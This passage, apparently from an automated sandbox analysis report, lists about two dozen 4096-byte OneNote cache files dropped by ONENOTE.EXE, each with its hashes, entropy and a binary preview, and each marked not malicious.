Preview:	2...>..... ...v.....?....?.....2...>.....|...v...H.....9.....9..l~.....l.....l.qk..B.....LZ9..l~.....9....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....e....E.s*q.....N...^.....qB.F...E.....g.....f.....l.qk..B.....LZ.....e....E.s*q.....e....E.s*q.....9.....9.....9.....9..j....9..T.]..9.....9....B..9..H....9....B..9....>.)9....J.....;.....4...4...4..".....9...9...9....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....9.....9.....#9..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000R.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.09836073536473
Encrypted:	false
SSDEEP:	48:W2FsnZaOMo6jjHtdtVqEfmDLX8L9z4NjBiToJrdqrqIOdXCOkZhr8a:WQsxBYjHFsEYXQ9z4hBiTgRyCv+8
MD5:	4197EC9C956DC01A35C2A51E4C6F6046
SHA1:	1A7ACD349E6DB0426C4EEAC9C22ED507A77F8B18
SHA-256:	048F8D2B0CCED296CCB445A0F0C20380F17B5EE0358960696D060E3D9C6DF7A9
SHA-512:	6FC8BB94A2A7300A13E135317D7573D916D9A910BDB2B309DD34B5E863DACA53FEE3E2F762822C9AB43A60231449F3CA4BCF9395AD511CCE3E11900D382D52BE
Malicious:	false
Reputation:	unknown
Preview:	2...>.....&...v.....2...>.....v...N.....l.....l.qk..B.....LZ.....B...36.[.F+....B...36.[.F+.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....S.v*...1.$.1.....N...^.....t..eD....5.....f.....l.qk..B.....LZ.....S.v*...1.$.1.....S.v*...1.$.1.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000S.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.050529806331876
Encrypted:	false
SSDEEP:	48:SyGcsQJq34cHt4kE3pGXM9iSUCToNrd6rfIedX6FWaxJD/W4ClLg:S0sp4cHrE34XM9iSUCTsRi5cQ
MD5:	C1D32B1C4935D51AE2124736717B9D99
SHA1:	7F1C22E5247CE10EB3CD137BD7C7E680B3FD664F
SHA-256:	1E6A2BDB177089179F353C1C9E54BFAE418E89B49197237116F11F7DC8994FB3
SHA-512:	E2C877043E7522B3176991021637614F39865F9BC149F34AA1B97AD24E7772B2B9A2E973160712256476F7955BD8A07C22DF3060820FE557C6292318190 12A70
Malicious:	false
Reputation:	unknown
Preview:	2...>.....$...v.....2...>.....v...L.....l.....l.qk..B.....LZ.....m...7... Q.....m...7... Q.....l.qk..B.....LZ.l.....l.....l.....l.t....l.....4..'...'.....@h..+.....BO.k....N...^.....4.aU..8J..VDT.C.....f.....l.qk..B.....LZ.....@h..+.....BO.k.....@h..+.....BO.k.....j.....T.].....B...H.....B.....>.)....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000T.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.052872479849134
Encrypted:	false
SSDEEP:	48:3ZE/ME/2s6gohWeOotBiwEl9XA9F61LMToACrdnrQl0DdXGDcHku7arfkHOl+hg:3NsEWeDrvEvXA9MLMTWRruDwp/w
MD5:	634BEFAEB56DFC1BF980ADF6D31D8BAD

SHA1:	D6DB49758AADAC2E7A9A1ECBAE97AD0A9042B9EB
SHA-256:	EC3CA0AF068678395C711421CDFB8CCEF67DED704BE9F3BAD80BCDC7EAA3F32B
SHA-512:	312B84B6748B45E16A96EADF131A80CCDD5E00FB035491D949872A014E0B73C6C2C21320D98ACBB64BE233437699ABB59B6A05A2155EB75159EAC3AA51D7CFBF
Malicious:	false
Reputation:	unknown
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZ..J.....J.b.z.,.....!..J.b.z.,.....!..J..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....I..J..?..M.42.s.....N...^.....q...V..A.<...9.....f.....I.qk..B.....LZ.....I..J..?..M.42.s.....I..J..?..M.42.s.....J.....J.....J.....Jj.....JT.]....J.....J..B....JH.....J..B....J..>.)..J..J.....;.....4...4...4..".....J...J...J..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....J.....J....#..J.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000U.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.088243891351618
Encrypted:	false
SSDEEP:	48:xsOEybfQCfUDt4FiEHhwX89Sd7NTo8rdqrsgI9dX15gXSiigh4D2XAbIDg:xswQyUDCiEHmX89g7NTNRysL3HY
MD5:	6AFDBF7ADC0A0901B71349E2812A11E1
SHA1:	D5CC8DDAD4B746C349F34CE446FEE75FAF730109
SHA-256:	16441FEDB15D2656E0AA052DC5E11B01C9A0BB3947888183B989E468BF16E922
SHA-512:	4FBFA56464B96BBDF4719C51FDCAD0D018DE4904770A4BD0D30C84940E1681777637C224B08557E7278142699D7E85F98652A1F75D4F1A3C1597291BEA94CDE
Malicious:	false
Reputation:	unknown
Preview:	2...>.....$...v.....2...>.....v...L.....I.....I.qk..B.....LZ.....u....?^T.....u....?^T.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....F1....6}.....N...^.....8D...n1F....F.....f.....I.qk..B.....LZ.....F1....6}.....F1....6}.....j.....T.].....B.....H.....B.....>.).....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000V.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.086486356029561
Encrypted:	false
SSDEEP:	96:+sJ1cx6QGzR4vEOXo9x0iT/RPoW1cxtJlTm:+sgQQGzRDOXo9x0ibRPoW+
MD5:	8498BEA1B13D497A4455F30C64FB7C1F
SHA1:	FB85A2FE44D4248A95452D0A4E49C0D8A181A97D
SHA-256:	8B9D6C69B22FEF2B1F4EADC69B6ABB2EF42A801E3C9E0115DCD504B10C6C94AF
SHA-512:	F94F1610DB12266191333A7E88F6DE7EE7A0EC1C879C378F10DD45F2B58013B898FE8939213BDD4F4DA7D2EF8F216EC54139797C8ED5EF7248D99D0E9AC9F10C
Malicious:	false
Reputation:	unknown
Preview:	2...>.....".....2...>.....~...v...J.....I.....I.qk..B.....LZ.p.....p.H.,M..x*f....p.H.,M..x*f.....p...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....wT..3...'....U.....N...^.....c.y.5..C..12";(.....f.....I.qk..B.....LZ.....wT..3...'....U.....wT..3...'....U.....p.....p.....p.....p.j.....p.T.]...p.....p..B...p.H.....p...B...p...>.).p...J.....;.....4...4...4..".....p...p...p...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....p.....p.....#.p.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000010.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.049378900571917
Encrypted:	false
SSDEEP:	48:Ypst5mEetzSWEYwGX4l9CFUt5kTolrdmrjICdXqgGRx1x:6sKEerEYDX4l9CQ+T4R2dfS
MD5:	76BB9065A7705D5CBE3045D5C7DC0ECF
SHA1:	5FE2A602B25ADDE2E396745675892B258A3B826A
SHA-256:	043511B0B18E036AF06C9B89B2A06AE05276E5DD44B3C037785260D42EC7AF40

SHA-512:	D3044FE550FC807EAF7E63093245BECA3EA6B54B105B1838783AD0FAC397C57F405D5E8AFA2F5BB4751513E42D1BDD93CDEE75661AE6D89F0C0EB7F613D6A5 5D
Malicious:	false
Reputation:	unknown
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZQ.*.....Q.*..X .2 9.).dk&Q.*..X .29.).dk&Q.*..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....h.@... ...M4.....N...^.....*..VZ.B.)gk.g.....f.....I.qk..B.....LZ.....h.@.....M4.....h.@.....M4.....Q.*.....Q.*.....Q.*..... Q.*j....Q.*T.]..Q.*.....Q.*..B..Q.*H....Q.*..B..Q.*..>.)Q.*..J.....;.....4...4...4.."..... Q.*.Q.*.Q.*..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4..... ....Q.*.....Q.*....#Q.*.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000011.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.058500707855962
Encrypted:	false
SSDEEP:	48:YvBsVVd+79MtGCEn6rMMXXM9aEHToqrdvlxrUlzdXFYkokFRJkQFkjkok/dkxkZ:asl+79MvErMXXM99HTbRHxf
MD5:	A54DDE64266E506249033545CB3F3144
SHA1:	5B69A10A9E19AB2BE6A86513563CC676D33AE399
SHA-256:	0924F2D07AF3BBC922116882EB69E35E071B2381C794908B89DC95E1C925736F
SHA-512:	F60F31CFF802ED04B501426707F00F37FA30F30EFA27521E9AC00A958B4B1C242A69455D2082752ECAD941CD3F52D08F0195F17843D2CBD29D1271660BA1645A
Malicious:	false
Reputation:	unknown
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZe.#.....e.#.....0).*...e.#. ....0).*...e.#..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....Ve..I..<..^..R&....N...^..... .....V.....H....c.....f.....I.qk..B.....LZ.....Ve..I..<..^..R&.....Ve..I..<..^..R&.....e.#.....e.#.....e.#.....e.#j....e.#T.]..e.#.... .e.#..B..e.#H....e.#..B..e.#..>.)e.#..J.....;.....4...4...4.."..... e.#.e.#.e.#..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....e.#.....e.#....#e.# .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000012.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.05700535015742
Encrypted:	false
SSDEEP:	48:YRsS5IKhxt0HqEXgZkXkV9aujTourdPrNIfdXJhRJZfB:ysQhxqKEXgqX09aujTvRj6H
MD5:	EF4C0133C512C57961D826B6123BD9C4
SHA1:	4BFD54E8348462D1879E5BB13C09F70520E7E2EA
SHA-256:	D6E46A6680B139996F705B25D54A4A4F2A370D03B8027AA64A41F35903B80DD3
SHA-512:	8DC61CCB82275AD8E9D617E1045C9E7AD56C1A9D9FD04548F6CE6FF6EF18365B56B5B6468BF96F0AE93A319A266948CEA361552758DA26B9CAA6D05C2CF53D 43
Malicious:	false
Reputation:	unknown
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ.7'.....7'.....2.7'.. .....2.7'..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....-...R."....N...^..... .....V9.I.Z.C...f86y.....f.....I.qk..B.....LZ.....-...R."....-...R."....7'.....7'.....7'.....7'j.....7'T.]...7'.....7'..B...7'H. ....7'..B...7'..>.).7'..J.....;.....4...4...4.."..... 7'..7'..7'..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....7'.....7'....#.7'..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000013.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.07059199946298
Encrypted:	false
SSDEEP:	96:Cs0v6TRXfEnXg98vydTdRItxeMf6weMR0S:Cs0v6TmnXg95dJRItxeMf6weMKS
MD5:	38E6EC28669ABAB9811FB251EF29D8D7
SHA1:	0C97750D1731D19AAAD93DC6F3E73036CE3469C1
SHA-256:	DFCEB82B2E63A4726641D6F522CF0F1C54C5DA64DE8761216A1C18B9BA945AE8
SHA-512:	A2D7F0D1EC667CCEE3477BD62FE132F33A3C4152717C29205756FA27AA08F6B2E23D96C2722785EC15B071DC85D7EF477471FE964F857F0180B224F0210F8B1D

Malicious:	false
Reputation:	unknown
Preview:	2...>.....".v.....2...>.....~...v...J.....I.....I.qk..B.....LZi.6.....i.6.....*..:..i.6.. ...*..:..i.6..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....]...6}.:.pj1....N...^..... .....]g.esqL.tg!..M?.....f.....I.qk..B.....LZ.....]...6}.:.pj1.....]...6}.:.pj1.....i.6.....i.6.....i.6.....i.6j....i.6T.]..i.6.....i.6..B..i.6H. ...i.6..B..i.6..>.)i.6..J.....;.....4...4...4..".....i.6.i.6.i.6..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....i.6.....i.6....#i.6..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000014.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0797917148709875
Encrypted:	false
SSDEEP:	96:GsrKrA+vQ+eiEflXU94OVTJRfT7xrcGkKn2:Gsmve9XU94OVNRfT
MD5:	B7CBFAC7C2D0C98F235F1E82AB85B82E
SHA1:	E1F1F4E3774538D3BB7047422BB1569E409D2E8A
SHA-256:	0426056B179CF9C803913F81FFA0BACCB192193FD84058AAEB5C0401E098098E
SHA-512:	6A98CCA4C047327051CD78370F8B8FCAF396536A2A742BB4BAF1D0D023E9539A2D59AD33FA3A3AEFD136F0B5124CE274E08182FC12D6D02F2087B7751D635D9 9
Malicious:	false
Reputation:	unknown
Preview:	2...>.....".v.....2...>.....~...v...J.....I.....I.qk..B.....LZ.G.....G.}..~.? .=#/....G.}..~.?.=#/....G...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....w....$...I8.....N ...^.....D.&.qG._?...@h.....f.....I.qk..B.....LZ.....w....$...I8.....w....$...I8.....G.....G.....G.....G.j.....G.T.] ...G.....G..B...G.H.....G...B...G...>.).G...J.....;.....4...4...4..".....G...G...G...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....G.....G. ....#.G.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000015.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.091053399564883
Encrypted:	false
SSDEEP:	96:SseNwhgQQEFYXA9UInTLReJqMVwFMZhb:SswwhFtmXA9UInXReJ
MD5:	8F11BF1FF0588AAB186BA2F0EA0610D3
SHA1:	0894663BF30910B4E80A0421EEA9D3DC37A4BFF2
SHA-256:	3DADAC3CB5548ABE456605E56279B9D2C702292846910EA656477B04D4EB4CF3
SHA-512:	6F785065598B0156C9E1B08D177885CBA07C9E2D8AACE8737E741088CF2ABB7A893F92E3ED71EFB511B078F4790160C0CCCF3A1F2EF365A12046676FB5A15CD D
Malicious:	false
Reputation:	unknown
Preview:	2...>.....".v.....2...>.....~...v...J.....I.....I.qk..B.....LZD.A.....D.A.x.... V.Z..3.D.A.x....V.Z..3.D.A..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....^k..._...5! ...Yd.....N...^.....~...=.@.. F.^.q.....f.....I.qk..B.....LZ.....^k..._...5!...Yd.....^k..._...5!...Yd.....D.A.....D.A.....D.A.....D .Aj....D.AT.]..D.A.....D.A..B..D.AH...D.A..B..D.A..>.)D.A..J.....;.....4...4...4.."....D.A.D.A.D.A..z...y.. x.. .....$.....4.....7...7.....;.....4...4 ...4.....D.A.....D.A....#D.A.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000016.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.092477592418611
Encrypted:	false
SSDEEP:	48:hslLuRvHWSf4tdtPkEt8WX1W9yFTocrdfokrdIBdX+CXuEluGkq5uYmusuEluXOY:hsm9f4lPkE6WX1W9yFTNRfHkwzKE
MD5:	5905D2C234CE6E1ECA0A1EA88FB368DD
SHA1:	C057AA8AD31C7A28C1BCCD8E88C5CAF8232F9D81
SHA-256:	F8063C87BE5D900C91DD6AE14F7161097D82C9D093460B32EB90D7E1F00CACBA
SHA-512:	FD09CE67F702FCB94EB416231728319E3BE725B79C0223631B4468F1D40F8C262E0F8703122E143FBCE205C0ACCB37D2A64477BE9670A67B7895E9941229661F
Malicious:	false

Reputation:	unknown
Preview:	2...>.....&...v.....2...>.....v...N.....l.....l.qk..B.....LZ.ht.....ht.....*${..oa.ht.....*${..oa.ht..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....h..l..."kR.=8.....N...^.....N.c.\R.....f.....l.qk..B.....LZ.....h..l..."kR.=8.....h..l..."kR.=8.....ht.....ht.....ht.....htj.....htT.]...ht.....h t..B...htH.....ht..B...ht..>.).ht..J.....;.....4...4...4.."....ht..ht..ht..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....ht.....ht....#.ht.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000017.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.076842101113053
Encrypted:	false
SSDEEP:	96:5s753QWNNYElXI9UWmd4T2Rp2XpIlyIs:5s7FQW/FlXI9FA4KRpsvMC
MD5:	27EDAA6DF7BC45B3AC6E297AEB97C18F
SHA1:	E1496F932D335151359AC0F58F81769D89B7EDDA
SHA-256:	84AF25F32A4DD396E9B7DC0AB9FA5FA1C1F8134476E0F65150BF4ADCBACAECD2
SHA-512:	E4BF30005C71DE42489D3E301395A09C8F2F2849292CCF9BF80F1B81B20352B6A064BDB988C05FED0C171AFA1F50F90D63519842FB5BA166B2B8F0FE4BC2555
Malicious:	false
Reputation:	unknown
Preview:	2...>.....&...v.....2...>.....v...N.....l.....l.qk..B.....LZ.....c.e....}..f1...c.e....}..f1....l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....s..?/'.x.....N...^.....M..a...l{.....f.....l.qk..B.....LZ.....s..?/'.x.....s..?/'.x.....j.....T.].....B....H.....B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000018.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.094436948790411
Encrypted:	false
SSDEEP:	48:2ZsskJWBphmt5t4EdTXc9m7ToUxrddrxpl3dXcC6kfLplsa:2ZssXphmR4EBXc9m7THRR4aF0ns
MD5:	5A79B4AB85D0B9CDD9CBA4007891C373
SHA1:	41F77A061930B3F9F4C51258B504275EFF2CA363
SHA-256:	EE43D59905CC696ECA88CB4D0465C5F53FCAF041C832A1282B7EFC07F6507752
SHA-512:	969E5FB6C7849D64D41CB862DC9D6D56725F9474DCA7E7729F3A8331FD40DACDD59B653B573832CBB0ECDD005D94267FD7840969C5F33667485AE036E21E09
Malicious:	false
Reputation:	unknown
Preview:	2...>.....&...v.....2...>.....v...N.....l.....l.qk..B.....LZf/.....f/...V..$.'}.Za@f/...V..$.'}.Za@f/...l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....Rs.G.?..P._.....N...^.....9b...G..g=..D.....f.....l.qk..B.....LZ.....Rs.G.?..P._.....Rs.G.?..P._.....f/.....f/.....f/.....f/.....f/.....f/.j....f/.T.]..f/.....f/...B..f/.H....f/...B..f/...>.)f/...J.....;.....4...4...4.."....f/..f/..f/...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....f/.....f/.....#f/.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000019.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.170958792500551
Encrypted:	false
SSDEEP:	48:sVshO71+30tY+ZaEtMXQ98ysToXrdjr+IUDdXEjm6M4ig:sVss+30SEuXQ9NsTKRvED6
MD5:	1D6465D22391476062D6948BD4E980A2
SHA1:	AA374D8615260F8F3B7A46178B16F53CAD867A35
SHA-256:	2FDA6309E82335468367BE4EB79E06776A3C55552ACBC63B6B86B05AF1B03FE1
SHA-512:	3F6951E7F67CD12E6602CBCE300B72FC040EFB293C41106A9F855937B7118E4850201FE7BBEB105E5DBD91895110E8D6B9AB20DB58C2B305298E228D037EB3B1
Malicious:	false
Reputation:	unknown

Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZ/!...../!...../!.....<?f...../!.....<?f...../!...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....8..k..:u..{.....N...^.....j....d.M...~.....f.....I.qk..B.....LZ.....8..k..:u..{.....8..k..:u..{...../!...../!...../!...../!...../!.j..../!.T.]../!...../!...B../!.H..../!...B../!...>.)/!...J.....;.....4...4...4.."......./!../!../!...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4...../!...../!...../!.....#/!.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001A.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.174775198134276
Encrypted:	false
SSDEEP:	48:es34j8CFIlt1t8EPlOuLcX3Lc9/QTowrdQrSdISdXeT3X/5CjT/7haXb1ig:es4lll8EPToX3o9oT5RI8+9L
MD5:	8B306EF5B26CC4E613B7CB4B5CE18EC1
SHA1:	34782E212968A0D03D6C7EC97B5384A5FE51CE74
SHA-256:	16F9B5082806B1629A2E619B925115C030053D9A48BADFF764DB969C420A3E19
SHA-512:	5EDBBDA2C3000C574D2B85AA045DCD4F74AF94CF346D328A35F0537091E6F417A11DEE9FC3C8CD613E1C73A8F830535C60E69C9A05B8162BD7FB955349A8F6A4
Malicious:	false
Reputation:	unknown
Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZ._.....tHV...%,1.u..._.tHV...%,1.u..._..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....z.!.....=B.bPUMZ....N...^.....r.W.#.F..D...p.....f.....I.qk..B.....LZ.....z.!.....=B.bPUMZ.....z.!.....=B.bPUMZ.....j.....T.]...._.....B...._..H...._...B..._...>.)._...J.....;.....4...4...4..".....j.....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#._.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001B.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.113507366898655
Encrypted:	false
SSDEEP:	96:FsGEfz2ZIBEBA7OXo9JTjRKu2lGsMp/GcGR:FsFCZZAOXo9JXRKZ
MD5:	346DE949178121CB1DB2C97346909D28
SHA1:	CE635B238663F9285C00D7F7E18C492404B1F4AD
SHA-256:	F2F0E58428829F4EEEDE9F7364A1BCD1BE9D613B3D6EAA11B784A2C95B2937E4
SHA-512:	586245B9F61699C00F5F0C3171BB07C0CE60FDF247AEDE067CCCB16C37E8F86A7D267F9B6F15F193958FCE63A851549FD2CFF767EF54666DF5E8EF2153E234F
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ].....]..dz...':'....Q]..dz...':'....Q]....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....W..9a...8 u.R.....N...^.....`A.>..O..;..v.....f.....I.qk..B.....LZ.....W..9a...8 u.R.....W..9a...8 u.R.....].....].....].....].....].j....].T.]..].....]....B..].H....]....B..]....>.)]....J.....;.....4...4...4..".....]...]...]....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....].....].....#].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001C.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.104991034087769
Encrypted:	false
SSDEEP:	96:VsyGdDm0SVrNE7NX49L8/TsRKoHjUAqLUrRx:VsyGdDm0SlqBX49L8/ARKoHjUAqLUNx
MD5:	B52510B5B69CA32ADC812E55038A7F62
SHA1:	FE5BF07C651D4F008966BC8598ADC33146ABDBF6
SHA-256:	6BBA6BFC21B06533BAED84409A9800152636C3FE33B3C2FDD2C4294D70077432
SHA-512:	E00581A5FC9A37F66EE6D85B85BDFBA51B28F4F088C9255B30B2A4FF7F0EDBB86D7FCFD1958A19F15BC228908E076764489585B7A0DC2DF256757F8C288CE748
Malicious:	false
Reputation:	unknown

Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....8C.<.... A8.@...8C.<....A8.@.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....u..VC...R...# ....N...^...../...].CN.c...G.....f.....I.qk..B.....LZ.....u..VC...R...#.....u..VC...R...#.....j.....T.]..... ..B....H.....B.....>.)....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001D.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.126000455625111
Encrypted:	false
SSDEEP:	48:5sS/VOi/tqxyEEC/1XQ9/CToACrdSrmeIsDdXYO+Ex:5siOi/pEEwXQ9qTHCRKzP
MD5:	A99D59B99AFDCEEC9D2F610DF099FE08
SHA1:	B16E7FDDDC7495441CC13FDEEC5BC4D605C32DCA
SHA-256:	D5E636C2F02875FDBB657830AC6F76240E42F89C070D83C79F20356034400935
SHA-512:	D565FC7574B91F4713C6378AD35215F6FDFC788975DBFC1ED4FA94D03DC4B07E723CDBBE429FC24BAA1FFE143B9C46719CB3998AD66AEB85A72E245A419EB F8
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....E..;. n...6... ..E..;. n...6.....I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....f....&)..N.....N...^..... .....P^....C.?...u.....f.....I.qk..B.....LZ.....f....&)..N.....f....&)..N.....j.....T.].....B.....H..... ....B.....>.)....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001E.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.143016191140832
Encrypted:	false
SSDEEP:	48:ywsl2jgQNGft4SE2CHAXQ9rkxTobrdSrMdIgdXUC+Z0xR:pshjDNGfxE2FXQ9wxT2RKMGM
MD5:	91045D67FC823C130CBA89E8B163A9F0
SHA1:	C6A08E4B445FC9162B67FBF1EF51AFCC2A367CBD
SHA-256:	6B1A60D8C735278D75A116BC0B88CAE52E59174D742AB6A1D65DAB662FBD26B2
SHA-512:	F6A7130A27DD0BADE539C1191A1DA4B87D962A3208805CC3E985028B397570BAD6FB0CD82C920C2D25CA1AEAC183606E8409408E2564DE27D36EA7D6BE6D4 0C
Malicious:	false
Reputation:	unknown
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZY.T.....Y.T{W.....{?}- .Y.T{W.....{?}-.Y.T..I.qk..B.....LZ.I.....I.....I.....I.t.....I.....4..'..'.....g.....EU.Q..... N...^.....A.....4A.....4.....f.....I.qk..B.....LZ.....g.....EU.Q.....g.....EU.Q.....Y.T.....Y.T.....Y.T.....Y.Tj....Y. TT.]..Y.T.....Y.T..B..Y.TH....Y.T..B..Y.T..>.)Y.T..J.....;.....4...4...4..".....Y.T.Y.T.Y.T..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....Y.T... ..Y.T....#Y.T.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000001F.bin

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.11143171960218
Encrypted:	false
SSDEEP:	48:9sSJAmgjeWsAt0LfGEG9CCZ3XQ9DfkTo5rdSrhIWdXK03wZMk+:9s3jfsAuuEinXQ9DMTARK/98Mk
MD5:	ED9DCFFD5B3C26149A14CBD1D1D4B2E4
SHA1:	8582E803C8B05230A592D38B138D423F88D8D51D
SHA-256:	81AFC1B33008555B1F289F43847D31279F7E98E35EB5EBDF35FBC7862977D4AC
